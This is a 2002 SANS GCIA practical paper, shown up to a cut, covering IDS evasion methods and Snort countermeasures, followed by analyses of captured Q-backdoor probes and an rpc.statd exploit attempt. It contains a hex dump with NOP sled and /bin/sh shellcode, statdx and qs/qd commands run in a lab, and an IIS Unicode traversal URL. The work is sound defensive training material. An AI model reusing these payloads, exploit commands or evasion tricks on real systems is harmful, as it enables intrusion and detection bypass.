Global Information Assurance Certification Paper

Intrusion Detection, Evasion, and Trace Analysis

Michael Wyman
GCIA Practical Assignment v3.3
SANS San Antonio, Texas.
July 15 – 20, 2002

Table of Contents

Assignment #1: Describe the State of Intrusion Detection

Evading Intrusion Detection

Introduction

Intrusion detection plays a vital role in the security of a network. Having the ability to detect, report and correlate both successful and unsuccessful attacks can help focus resources on eliminating system vulnerabilities. Implementing a good Intrusion Detection System (IDS) is therefore essential. Those who break into systems will go to great lengths to avoid be detected, and while there have been great advances in IDS technology, there are still ways hackers can avoid detection.

In this paper we will examine four specific IDS evasion techniques, use of Unicode, Denial of Service, TTL Modification and Fragmentation. As we discuss each evasion technique, we will make note of the available counter measures to detect evasion attempts. This will not be an exhaustive review of how the many IDS's handle evasion attempts, rather we will focus on signature based IDS's like the freely available Snort.

Unicode Based Evasions: - IIS

The Unicode standard provides a consistent numbering system for each character and letter regardless of language, computing platform or computer program. This makes it possible for say a Web Server to be used in a number of countries, and with different web browsers and languages (Unicode 1).

The problem for our purposes is that some applications, notably Internet Information Server (IIS), will accept the Unicode in place of text. Take for example the string " ../.. ", which is used in a number of IIS directory traversals. One Unicode equivalent string is "/..%c1%1c../". So if an attacker wanted to run the Windows cmd.exe he/she could replace the "../.." in http://hostaddress/../../winnt/system32/cmd.exe with "/..%c1%1c../" (Hacker 1). A signature based IDS such as Snort might miss this attack if the only signature available was looking for "../..".

Further complicating matters is the fact that in Unicode there is some duplication of character representations, meaning there is more than one way to specify characters. Signature based IDS's will need to account for every possible Unicode representation of an exploit. It should be noted that the latest Unicode specification forbids multiple representations of the same character, however many applications do not implement the new rules (Hacker 1).

So how does a signature based IDS handle Unicode based evasion attempts? One method is to simply write a rule for every possible known Unicode implementation of an exploit. Here is a sample snort rule:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS unicode directory traversal attempt"; flow:to_server,established; content:"/..%c1%1c../"; nocase; classtype:web-application-attack; reference:cve,CVE-2000-0884; sid:982; rev:6;)

Writing rules to catch all possible permutations is possible by examining the character representations found at http://www.unicode.org/charts. This job is made easier by the fact that the IDS only need worry about the Unicode that is used by the server.

Another method is to do what the web server is doing when it receives the Unicode, that is, translate it back into ASCII strings. Snort uses this method via a "pre-processor" that takes all traffic destined for a web server and transposes the data contained in an URI into ASCII (Roesch & Green 2.1). A benefit of using the preprocessor is that it is possible to get by with fewer rules or signatures because you no longer have to account for every Unicode permutation.

Denial of Service

This is the noisiest of all evasions, and involves disabling the IDS so that attacks can be made on the target host without detection. There are a couple of ways of doing this, attacks on network bandwidth or attacks on the systems resources, be it memory, cpu or disk space.

With a bandwidth attack one floods the IDS host with network traffic. This could be done using a Smurf style attack where someone has spoofed the hosts ip address, then pinged a subnet or number of machines so that the echo replies are addressed to the IDS host. Another option would be to Syn Flood the remote host by sending only Syn's (the first part of the 3 way handshake) from spoofed IP's that are unreachable, so that the Syn/Acks are undeliverable. Flooding the network interface of the IDS will greatly diminish or disable the IDS's capability.

Resource attacks can also interfere with the IDS's ability to analyze network traffic. One effective method would be to send computationally expensive fragmented packets to the IDS host, particularly if it is known that the IDS will do packet reassembly. By flooding the IDS with fragments, the cpu utilization of the host will increase substantially. If the host has inadequate processing power, there may not be enough computing power left to analyze incoming network traffic. Similar techniques can be used to exhaust the host's available memory. If one knows the IDS has limited disk space, sending many packets that are sure to trigger an IDS could cause a log file to fill up the disk. Large suspicious

packets would fill up the disk space even quicker if the IDS writes the entire packet to disk.

Counter measures for Smurf based denial of service attack, include not allowing incoming echo request broadcasts. (Sans IDS sigs and analysis pg 8-21) Modern operating systems have made progress in minimizing Syn Floods, so always make sure that you have the latest stable operating system and patches installed on the IDS host. Perhaps the best defense against a Smurf base denial of service attack is to have bring up the network interface on the IDS without an IP address. All network monitoring then takes place on this "invisible" interface.


To minimize resource attacks, ensure that the IDS host meets the IDS vendor's recommendations for free disk size, memory and CPU speed.

TTL Modification

The "Time to Live" or TTL, is a one-byte field in an IP header expressed as an integer between 0 and 255. The TTL is decremented by one every time an IP packet passes through a network device, until the packet reaches its destination or until the ttl reaches 0. When a network device receives a packet with a ttl of 1, it will not forward the packet but instead will send back a "TTL Expired in Transit" message to the originating Internet address, and drop the packet. This prevents a "lost" IP packet from bouncing around the Internet forever. (Holezer pg 13).

It is possible to take advantage of some intrusion detection systems by exploiting the fact that packets with expired TTL's will be dropped. This is done by sending several packets to the destination host, and modifying the TTL so that all of the packets have a high enough TTL to make it to the NIDS, but only some of the packets (the attack) will reach the target host. Here is an example based on a paper from Handley, Paxons & Kreibich:

Figure 1 shows several packets with different TTL values entering a network. The NIDS will see all of the packets, however packets with a TTL of < 4 will be discarded before reaching the target workstation.



The main point to take from this over-simplified example, is that the real message (/bin/sh) is concealed by noise. The NIDS "sees" the noise, but the host does not because the TTL value expires before reaching the host.

To counteract this evasion, one could keep track of the number of hops to each host and reject packets that lacked a high enough ttl, but this would be hard to do on a large network. Another possibility is to determine the maximum number of hops across the longest path in your internal network, then reject packets that have a ttl lower than the longest path. (Handley, Paxson, & Kreibich pg 9). Finally, one can trigger an alert on packets that have a low ttl value. This is the method that Snort uses via the Stream4 preprocessor. (Roesch pg 1).

Fragmentation

Another way of evading an IDS is by fragmenting the IP packets to make it more difficult for the ids to detect. The maximum length of an IP datagram is 64k, however it is sometimes necessary to break the IP datagram into smaller pieces because the receiving network or host can only accept datagrams of a smaller size. It is then up to the host to reassemble the datagrams. Fragmented IP datagrams can arrive in any order and still be reassembled by the host, however there is a time limit on how long a host will hold fragmented packets for reassembly. For example the default for a Windows computer is 60 seconds.

Tools are available that make trivial work of splitting up network packets. Probably the most popular of these is fragrouter. To use Fragrouter, one routes traffic to Fragrouter then it sends the network traffic to the target. Fragrouter allows one to select different sized data fragments and deliver them in a variety of orders.

There are several ways fragmentation can be used to cause problems for an IDS. One way is to send lots of tiny fragments, so that no one packet will have enough data to match an IDS's signature and trigger an alert. Fortunately, this type of attack is easily detected. Snort has rules in place to alert on tiny fragments and also has the ability to use a preprocessor for fragment reassembly.

Another fragmentation issue IDS's have to deal with is that of overlapping fragments. With this type of attack, fragmented packets are sent in such a way that they overlap with other fragments.

When overlapping fragments are received, one of two things will happen:

1. The data from the fragment that arrived first will be overwritten by the newly arrived overlapping fragment.

2. The overlapping data from the fragment that arrived last will be overwritten by data from an earlier fragment.

Operating systems differ in the way they reassemble overlapping fragments. Some operating systems such as Windows NT 4.0, will keep the older data contained in the fragment it receives first (reverse overlap), and discard the overlapping data in fragments that arrive later. Other operating systems like Solaris 2.6 and BSD 4.4 will keep the newer data and overwrite the older data (forward overlap) (Ptacek & Newsham pg 19). If the IDS reassembles packets differently than the target host, the IDS can "see" a packet that is much different than the one the target host reassembles.

A countermeasure for this type of evasion is to closely examine fragmented traffic. Fragmented IP datagrams carrying TCP data should be watched closely because of the fact that TCP eliminates the need for fragmentation by determining in advance the Maximum Transmission Unit (MTU) by querying the destination.
Having the IDS and the protected host(s) run the same operating system would ensure that both respond similarly to overlapping fragments, but this is not always possible.
Many, IDS vendors have already taken steps to detect fragment overlap. For example Snort has built overlap detection into it's frag2 preprocessor. (Roesch pg 1).

Conclusion

Intrusion Detection Systems are an important part of computer system security. Signature based IDS's have increased both in popularity and accuracy, but probably will never catch 100 percent of intrusions. There are several ways to evade an ids, including using Unicode, launching a denial of service, making TTL modifications or using ip fragmentation. Snort, a signature based IDS, has developed countermeasures to make it more difficult to evade detection. Among the countermeasures are, improving signature rules, using preprocessors to reassemble or decode traffic, and triggering alerts on abnormal ip datagrams. Finally it should be noted that this is not an exhaustive survey of IDS evasion techniques. There are several other methods not discussed here. Readers seeking further information would do well to review the Ptacek & Newsham paper "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" as well as Handley, Paxson & Kreibich's "Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics" .

References

Evading Intrusion Detection Date Unknown. Tux.org. 12 Dec. 2002. <http://www.tux.org/pub/tux/storm/ids-simple.doc>

Hacker, Erick. "IDS Evasion with Unicode" Jan. 2001. Security Focus Online. 15 Dec. 2002 <http://online.securityfocus.com/infocus/1232>.

Handley M., Paxson, V., & Kreibich, C. Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics Oct 2002. ICIR Center. 16 Jan. 2003 <http://www.icir.org/vern/papers/norm-usenix-sec-01-html>

Hoelzer, David. "TCP/IP Primer" 2000. Sans. 13 Jan. 2003 http://www.sans.org/NO2001/Hoelzer.pdf.

IP Fragmentation and PMTUD 11 Jan. 2002. Cisco. 12 Dec. 2002. http://www.cisco.com/warp/public/105/pmtud_ipfrag.html#first

Roesch, Martin & Green, Chris . "Writing Snort Rules" Snort Users Manual Snort Release: 1.9.1" . Oct. 2002. Sourcefire 15 Dec. 2002 <http://www.snort.org/docs/writing_rules/chap2.html#tth _chAp2 >.

Roesch, Martin. "Response to Question Posted on BugTrac" . Apr. 2002. Sourcefire 15 Jan. 2003 http://groups.google.com/groups?q=ip+chaffing+ttl&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=B8E45269.6795%25roesch%40sourcefire.com &rnum=3&filter=0 >.

Song, Dug. Fragrouter Manual Page Date Unknown. Anzen Computing.

12Dec. 2002.

<http://packetstorm.widexs.nl/UNIX/IDS/nidsbench/fragrouter.html

Unicode Standard. 12 Dec. 2002. Unicode Consortium. 15 Dec. 2002.

<http://www.unicode.org/standard/WhatIsUnicode.html>

Assignment #2: Three Network Detects

Detect # 1: Q Backdoor Access.

Snort messages followed by the packets that generated them for three BackDoor Q access attempts.

[**] [1:184:3] BACKDOOR Q access [**]
[Classification: Misc activity] [Priority: 3]
07/01-07:47:07.744488 255.255.255.255:31337 -> 46.5.132.166:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
[Xref => arachnids 203]

```
07:47:07.744488 255.255.255.255.31337 > 46.5.132.166.printer: R 0:3(3) ack 0 win 0
0x0000  4500 002b 0000 0000 0e06 0029 ffff ffffE..+.......)....
0x0010  2e05 84a6 7a69 0203 0000 0000 0000 0000      ....zi.........
0x0020  5014 0000 b450 0000 636b 6f00 0000           P....P..cko..
```

[**] [1:184:3] BACKDOOR Q access [**]
[Classification: Misc activity] [Priority: 3]
07/01-11:32:19.874488 255.255.255.255:31337 -> 46.5.104.75:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
[Xref => arachnids 203]

```
11:32:19.874488 255.255.255.255.31337 > 46.5.104.75.printer: R 0:3(3) ack 0 win 0
0x0000  4500 002b 0000 0000 0e06 1d85 ffff ffffE..+.............
0x0010  2e05 684b 7a69 0203 0000 0000 0000 0000      ..hKzi.........
0x0020  5014 0000 d1ac 0000 636b 6f00 0000
0x0020  5014 0000 d1ac 0000 636b 6f00 0000           P.......cko...
```

[**] [1:184:3] BACKDOOR Q access [**]
[Classification: Misc activity] [Priority: 3]
07/01-13:09:25.884488 255.255.255.255:31337 -> 46.5.166.188:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
[Xref => arachnids 203]

```
13:09:25.884488 255.255.255.255.31337 > 46.5.166.188.printer: R 0:3(3) ack 0 win 0
0x0000  4500 002b 0000 0000 0e06 de12 ffff ffffE..+.............
0x0010  2e05 a6bc 7a69 0203 0000 0000 0000 0000      ....zi.........
0x0020  5014 0000 923a 0000 636b 6f00 0000           P....:..cko...
```

A] Source of trace:

The traces originated from the following log file:
2002.6.1
found at the following URL: <http://www.incidents.org/logs/raw>.

B] Detects Generated by:

Snort 1.9.0 with the stable rule set, running on Solaris 8 (UltraSparc). The command snort -dv -r 2002.6.1 -c snort.conf was run against the log file.

The rule set which generated the alerts is:

alert tcp 255.255.255.0/24 any -> $HOME_NET any (msg:"BACKDOOR Q access"; flags:A+; dsize: >1; reference:arachnids,203; sid:184; classtype:misc-activity; rev:3;)

Snort issued the alerts because of the following:

1] The traffic came from 255.255.255.0/24
2] The Ack flag was set.
3] The data size of the packet was greater than 1 byte.

C] Probability the source address was spoofed:

This ip is most certainly spoofed for several reasons. First, we have no evidence of a tcp handshake; all we have are packets with the reset flag set. Secondly, the ip is 255.255.255.255, an invalid ip address. Finally the source port is 31337, which when translated to hacker speak spells “elite”.

D] Description of the attack:

Lpd is an UNIX service that provides printing services over port 515. Normally, one would only expect to see outbound traffic from this port when lpd is in the process of receiving/negotiating a print job. Below is an example of normal lpd traffic. The print server, bison, communicates to the computer sending the print job (darter) via port 515, however the print server communicates with the printer over another port.

07:08:24.052089 darter.907 > bison.printer: S 1485000725:1485000725(0) win 24820 <nop,nop,sackOK,mss 1460> (DF)

07:08:24.052118 bison.printer > darter.907: S 3995676910:3995676910(0) ack 1485000726 win 24820 <nop,nop,sackOK,mss 1460> (DF)

07:08:24.052347 darter.907 > bison.printer: . ack 1 win 24820 (DF)

The point is that it is very odd to be receiving a reset over port 515. This would imply that lpd daemons on each of the machines initiated contact to port 31337 on 255.255.255.255. This might happen if the print server was accidentally or intentionally mis-configured in such a way as to think that there really was a printer at this address, however this is very unlikely because we would expect to see many more of these packets as print servers are often busy. It is also not likely because the reset packet itself is carrying a payload. This is not normal traffic. And it is not anything associated with lpd.
The IDS tells us that it might be somebody looking for the trojan Q. At this point we don't know if it is, but it looks like the attacker is looking for some sort of trojan on port 515.

E] Attack Mechanism

Is it a stimulus or response: Stimulus.
Affected Service: Unknown trojan, possibly Q.
Know Vulnerabilities/Exposures: May attempt to activate a trojan, which must be previously installed. No evidence that it is installed.
Attack Intent: Malicious. The Q backdoor, and most trojans allow the attacker to run commands with elevated privileges.
Details: The Q backdoor can act as either a bouncer or a command processor. In other words it can relay traffic to another destination, or it can make shell available on the victims computer from which more commands can be run. Q is freely downloadable from http://mixter.warrior2k.com/code.html , and it uses ssl style authentication and encrypts network traffic.

The Q trojan has three parts, a server, a client and a "Raw IP Server Controller". The first component, is called qd, and acts as a server. qd is uploaded to a machine and then can be activated to listen to a particular port, like 515 for example. Port 515 would be a desirable port to have a trojan listen on because a SysAdmin may dismiss the port as being lpd. Some UNIX operating systems have the lpd service enabled by default, making it more likely for an open 515 to appear "normal".
To start qd in bouncer mode, one would issue a command like this: qd –b 515:12345:somewhere.com. This would cause qd to listen on port 515 and bounce traffic to port 12345 at somewhere.com. Qd can also just provide an encrypted shell to a given port like in this example: qd –p 515.

The second component is a client simply called q, which is used to connect to the qd server. Q has the ability to change the source port with the –s argument like in the following example: q –p 31337 sometrojanedcomputer.com.

The third component is called qs, and this is where some of the more interesting features come into play. Qs can control the qd server over ip making it possible to run commands on the remote computer, open encrypted bouncers, or activate a shell on a specific port to which you can connect.

There were a total of 43 destinations for this "attack", each being hit at different intervals. All packets had a TTL of 14.
The detects might be explained as someone scanning through IP's trying to activate Q on the remote machines. The cko found in the packets could be an activation command. To test this I downloaded and compiled Q2.4 on a Redhat 7.3 machine.

The component of interest is the qs executable, because it can be used to pass a command to a remote server. The client q, is probably not involved in these "attacks" because it would require a tcp handshake, which would be impossible with the spoofed 255.255.255.255 address.

Here are the traces I came up with when trying to recreate original packets:

```
[root@localhost Q2.4]# ./qs -s 255.255.255.255 -C cko  192.168.1.11
[*] source address: 255.255.255.255
[*] request: execute command 'cko'
[*] sending control packet to 192.168.1.11 (encrypted)
```

```
06:48:01.830119 255.255.255.255.19408 > 192.168.1.11.16761: S 0:106(106) win 35418
0x0000  4500 007e 3b62 0000 ca06 e397 ffff ffff      E..~;b.........
0x0010  a30a 2e76 4bd0 4179 0000 0000 0000 0000      ...vK.Ay........
0x0020  0002 8a5a 3d2a 0000 7267 5675 6d4f 3553      ...Z=*..rgVumO5S
0x0030  6164 756f 2f57                               aduo/W
```

This looks much different than what we found in the 2002.6.1 log file. First of all, I was unable to specify the source or destination port.
Secondly, there was no way to tell qs to use a reset/ack instead of a syn. Finally, the encrypted contents of the packet bear no resemblance to the earlier detects.

Maybe if we try it again with the –n (plaintext) switch.

```
[root@localhost Q2.4]# ./qs -n -s 255.255.255.255 -C cko  192.168.1.11
[*] source address: 255.255.255.255
[*] request: execute command 'cko'
[*] sending control packet to 163.10.46.118 (plaintext)
```

```
06:58:46.492574 255.255.255.255.13172 > 192.168.1.11.7055: S 0:106(106) ack 5642658 win 0
0x0000  4500 007e 2ad6 0000 ce06 f023 ffff ffff      E..~*......#....
0x0010  a30a 2e76 3374 1b8f 0000 0000 0056 19a2      ...v3t.......V..
0x0020  0012 0000 4e70 0000 686f 4852 3138 2f72      ....Np..hoHR18/r
0x0030  4147 7257 6348                               AGrWcH
```

No, that didn't help either, and after taking another look at the help file, I see that the –n switch "will spawn a *NORMAL* shell or bouncer, running without any encryption at all, so that all clients can connect ", not unencrypt the control packet. Come to think of it, I really have no hope of creating the cko because if it is Queso, the cko is the encrypted representation of the actual command. There is no evidence that this is q 2.4. But it still looks like somebody is trying to contact a trojan of some sort, perhaps a modified Q.

F] Correlations:

Les Gordon ran some tests and found that he could create similar packets with hping2 but not Q.
http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00221.html

Another practical detect found the same type of traffic and discussed the possibility IRC requests from the target network triggering an automated scan for Q.
http://cert.uni-stuttgart.de/archive/intrusions/2002/09/msg00112.html

Jeff Peterson found this traffic after connecting to IRC:

```
output of  %snoop -i 255255255255.log
  1   0.00000    BROADCAST -> ***.***.33.183 PRINTER C port=31337 cko
  2 2903.93550    BROADCAST -> ***.***.32.36 PRINTER C port=31337 cko
  3 13652.70806    BROADCAST -> ***.***.25.143 PRINTER C port=31337 cko
  4 4689.02603    BROADCAST -> ***.***.141.208 PRINTER C port=31337 cko
```

This looks very similar to our detects. Here is a quote from a mail list message posted here http://lists.jammed.com/incidents/2001/05/0037.html

"This seems to have something to do with IRC. Almost every time I connect to a certain IRC, I get this probe. Possibly somebody looking for a certain trojan?"

G] Evidence of Active Targeting:

This does not look like active targeting. The attacker hit 11 machines over a 24-hour period and appears to be scanning for a trojan.

H] Severity :

The following formula calculates the severity of the attack. The metrics are assigned on a five-point scale, with 5 being the highest and 1 being the lowest.

Severity = (Criticality + Lethality)-(System Countermeasures + Network Countermeasures)

Criticality	= 3 (We don't know what computers are being targeted, however it is prudent to believe that at least one of the 11 computers provides important services.)
Lethality	= 5 (Attempts to activate a trojan)
System Countermeasures	= 2 (Unknown. We have no idea what patches or OS level we are dealing with.)
Network countermeasures	= 2 (Not good, IDS caught this but the firewall let it by.).
Severity = (3+5)-(2+2)	= 4 This is an event that should be Investigated immediately.

I] Defense Recommendations :

1] Block incoming packets from any of the reserved ip ranges.
2] Block Internet access to port 515
3] Install latest patches from vendor.
4] Disable lpd on any computers that are not acting as print servers as well as any other unneeded services to make it easier to spot anomalous open ports.

J] Multiple Choice Question:

Which of the following statements about the Q2.4 trojan is incorrect?

1. Requires that qd be loaded on the machine acting as a server.
2. Can send a raw IP activation packet using udp, ICMP, or tcp.
3. Can act as a bouncer, forwarding packets to a given destination.
4. Anybody with the same version of Q can activate and connect to qd once it is found on a server.

Answer: 4. You must have the client (q) that was compiled with the server (qs).

From the Q2.4 README:

"Type 'make' to create a client/server set. Select a good password, and remember it. Each compiled version of client and server will have a unique

authentication number (in hash.h) on each build, which you need to remember in case you recompile your client and use it with a server you compiled before."

Response to Email Questions.

From: Royans Tharakan [RTharakan@ingenuity.com]
Sent: Saturday, February 01, 2003 10:31 PM
To: Wyman Mike-ra6912; intrusions@incidents.org
Subject: RE: LOGS: GIAC GCIA Version 3.3 Practical Detect Q Backdoor

Very nice observations and glad to read your analysis of Q.
I have some quick questions.

You said this could be a stimulus. However I'm not clear how this stimulus actually helps if this is not active targetting.

a) The source IP is non routable. So forget about getting the response back.
b) If I understand Q correctly from your analysis and if the Q server is in bounce mode, then the results of all operation will go to the server Q is configured to bounce too. This doesn't help the Q scanners... because they won't get anything back.
c) If this is actually an "command", it doesn't make sence to send it randomly to your network, because there is no way the source of the stimulus can reap any benifit out of this.
d) I can understand this if it was from IRC servers... it could be a stimulus to shutdown Q when you login (I haven't read the source, probably I should).

rkt

Mike Wyman – I believe this is a stimulus. I agree that we are not going to get a response back from our spoofed IP, but if this is a modified Q, we can pass a command to the qd server using a spoofed IP. This could put qd in bouncer mode which would forward to the destination of our choosing. We can even set the destination via raw IP. We would know which machines were activated by logging into the destination machine, and noting where the traffic was originating. Once we know the addresses of the activated machines, we could take qd out of bouncer mode and put it into server mode. A possible scenario for this whole thing would be to create some kind of trojan to install qd, then make it available on IRC or Kazaa and wait for people to download. Then send the bouncer activation command via a spoofed ip to large numbers of computers and wait for the results.

References

IDS203 ”Trojan-Active-Q-TCP. WhiteHats Inc. 12 Jan. 2003 http://www.whitehats.com/info/IDS203

Ixter, Martin. Q. Version 2.4 Remote Access and Redirection Services With Strong Encryption – README . Date Uknown. .Mixter Security. 15 Jan 2003 http://mixter.warrior2k.com/code.html

Gordon, Les. LOGS: GIAC GCIA Version 3.2 Practical Detect. Oct 18 2002 Submitted to the intrusions@incidents.org mail list. Internet Storm Center. 22 Jan. 2003 http://cert.unistuttgart.de/archive/intrusions/2002/10/msg00221.html

Author Unknown. LOGS: GIAC GCIA Version 3.2 Practical Detect. Sep. 6 2002 Submitted to the intrusions@incidents.org mail list. Internet Storm Center. 22 Jan. 2003 http://cert.uni-stuttgart.de/archive/intrusions/2002/09/msg00112.html

Peterson, Jeff. “Reply to email” 4 May. 2002 http://lists.jammed.com/incidents/2001/05/0037.html

Detect # 2: Rpc Query followed by RPC statdx exploit attempt.

[**] [1:587:2] RPC portmap request status [**]
[Classification: Decode of an RPC Query] [Priority: 2]
07/21-01:27:06.621681 203.236.55.2:3831 -> 192.168.1.101:111
UDP TTL:39 TOS:0x0 ID:32295 IpLen:20 DgmLen:84
Len: 64
[Xref => http://www.whitehats.com/info/IDS15]

[**] [1:1282:1] RPC EXPLOIT statdx [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/21-01:27:07.229662 203.236.55.2:3831 -> 192.168.1.101:1024
UDP TTL:39 TOS:0x0 ID:32380 IpLen:20 DgmLen:1104
Len: 1084
[Xref => http://www.whitehats.com/info/IDS442]

The interesting packet:

```
00:27:07.229662 203.236.55.2.3831 > 192.168.1.101.1024: udp 1076
0x0000   4500 0450 7e7c 0000 2711 4c25 cbec 3702        E..P~|..'.L%..7.
0x0010   c0a8 0165 0ef7 0400 043c 5bec 0816 2ed8        ...e.....<[.....
0x0020   0000 0000 0000 0002 0001 86b8 0000 0001        ................
0x0030   0000 0001 0000 0001 0000 0020 59c0 066a        ...........Y..j
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000        ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf        ................
0x0070   19f7 ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf        ................
0x0080   1bf7 ffbf 1bf7 ffbf 2538 7825 3878 2538                ........%8x%8x%8
0x0090   7825 3878 2538 7825 3878 2538 7825 3878        x%8x%8x%8x%8x%8x
0x00a0   2538 7825 3233 3678 256e 2531 3337 7825        %8x%236x%n%137x%
0x00b0   6e25 3130 7825 6e25 3139 3278 256e 9090        n%10x%n%192x%n..
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
<<<<Cut out a bunch of 9090's>>>>>>>>>>>>>>>>>>
0x03c0   9090 9090 9090 9090 9090 31c0 eb7c 5989        ..........1..|Y.
0x03d0   4110 8941 08fe c089 4104 89c3 fec0 8901        A..A....A.......
0x03e0   b066 cd80 b302 8959 0cc6 410e 99c6 4108        .f.....Y..A...A.
0x03f0   1089 4904 8041 040c 8801 b066 cd80 b304        ..I..A.....f....
0x0400   b066 cd80 b305 30c0 8841 04b0 66cd 8089        .f....0..A..f...
0x0410   ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe        ...1..?.....?...
0x0420   c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73        ..?..../bin.F./s
0x0430   6841 30c0 8846 0789 760c 8d56 108d 4e0c        hA0..F..v..V..N.
0x0440   89f3 b00b cd80 b001 cd80 e87f ffff ff00        ................
```

A] Source of trace:

This attack was directed at a Redhat 7.3 computer on my home network, connected to a RoadRunner cable modem. This machine was purposely put outside of the firewall and all traffic was recorded using the command tcpdump -s 1514 -X -w /logs/tcpdump_redhat by a Freebsd 4.6 machine connected to a network tap.

B] Detects Generated by:

Snort 1.8.7 with the stable rule set, running on FreeBSD 4.6 on an Intel Pentium II. The command snort -dv -r $filename -c snort.conf was run against a raw tcpdump file of all network traffic.

The rule set which generated the alerts is:

alert udp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap request status"; content:"|01 86 B8 00 00|";offset:40;depth:8; ref
erence:arachnids,15; classtype:rpc-portmap-decode; sid:587; rev:2;)

alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC EXPLOIT statdx"; content:
"/bin|c74604|/sh";
reference:arachnids,442; class
type:attempted-admin; sid:1282; rev:1;)

Snort issued the first alert because of the following:

1] The traffic came from an external network
2] Port 111 was targeted

Snort issued the second alert because of the following:
1] The traffic came from an external network
2] It contained the content "/bin|c74604|/sh"

C] Probability the source address was spoofed:

It is not likely that the source address was spoofed. This is because the first packet to the rpc daemon, was checking for information on the status service, and therefore needed to get information sent back to the source ip. Another bit of evidence that the source ip is not spoofed comes from the exploit itself. In the "Description of the Attack" section below we see that when simulating the exploit our machine actually tries to connect to the shell created by the buffer overflow on the victims computer. The connection is however on another port 39168, so it would be possible to spoof the ip during the buffer overflow and then connect to port 39168 at a later time from the true ip number, but this is not the default behavior the Ron1n attack. Unfortunately, I do not have the packets following the buffer overflow attempt to provide a definitive answer.

A whois lookup of shows 203.236.55.2 the ip block to be registered to a Korean cable company.

http://whois.nic.or.kr/english/index.html
query: 203.236.55.2

IP Address : 203.236.52.0-203.236.63.255
Network Name : JINRONET
Connect ISP Name : KORNET
Connect Date : 19981026
Registration Date : 19981026

[Organization Information]
Orgnization ID : ORG37136
Org Name : YonHap Cable Co.,Ltd.
State : SEOUL
Address : 1445-15SeoCho-DongSeoCho-Ku
Zip Code : 137-070

D] Description of the attack:

Statd is a UNIX service that allows another daemon, called lockd to register the locking of a file when sharing files over NFS. It is a very important part of NFS and is widely used in Unix environments. Unfortunately, several versions of rpc.statd were found to be vulnerable to a buffer overflow. By sending a large packet it is possible to overflow the buffer for the statd service and open a shell with root privileges. A detailed description of how buffer overflows work can be found here: http://www.cultdeadcow.com/cDc_files/cDc-351/ A quick search of Google turned up source code written by Ron1n in August of 2000. I downloaded and compiled the code for further analysis. I found that the above attack was generated by the Ron1n statdx exploit. Here is what you see from the command line:

```
*statdx* by *ron1n* <shellcode@hotmail.com>
Usage: ./statdx [-t] [-p port] [-a addr] [-l len]
        [-o offset] [-w num] [-s secs] [-d type]
<target>
-t      attack a tcp dispatcher [udp]
-p      rpc.statd serves requests on <port> [query]
-a      the stack address of the buffer is <addr>
-l      the length of the buffer is <len> [1024]
-o      the offset to return to is <offset> [600]
-w      the number of dwords to wipe is <num> [9]
-s      set timeout in seconds to <secs> [5]
-d      use a hardcoded <type>
Available types:
0       Redhat 6.2 (nfs-utils-0.1.6-2)
1       Redhat 6.1 (knfsd-1.4.7-7)
2       Redhat 6.0 (knfsd-1.2.2-4)
```

Normally, this attack would query rpc for the port number of statd, however to make the packet look as similar to the one captured in the wild, I used the –p

switch to specify port 1024, the port targeted in original attack. I also make things easier on myself by using the "canned" buffer address for Redhat 6.2 by specifying the –d 0 option.
Here is the command and output:

```
[root@localhost tmp]# ./statdx 192.168.1.102  -p 1024 -d 0
buffer: 0xbffff314 length: 999 (+str/+nul)
target: 0xbffff718 new: 0xbffff56c (offset: 600)
wiping 9 dwords
clnt_call(): RPC: Timed out
Attempting connection to shell..Failed
```

We don't expect the shell connection to work here, because the exploit is being run against a Redhat 7.3 box, just as it was in the initial attack. Now for the packet:

```
16:10:19.402795 192.168.1.101.778 > 192.168.1.102.1024:  udp 1076 (DF)
0x0000  4500 0450 0000 4000 4011 b281 c0a8 0165      E..P..@.@......e
0x0010  c0a8 0166 030a 0400 043c 1779 3b80 1eec      ...f.....<.y;...
0x0020  0000 0000 0000 0002 0001 86b8 0000 0001      ................
0x0030  0000 0001 0000 0001 0000 0020 3e3d 8faf      ...........>=..
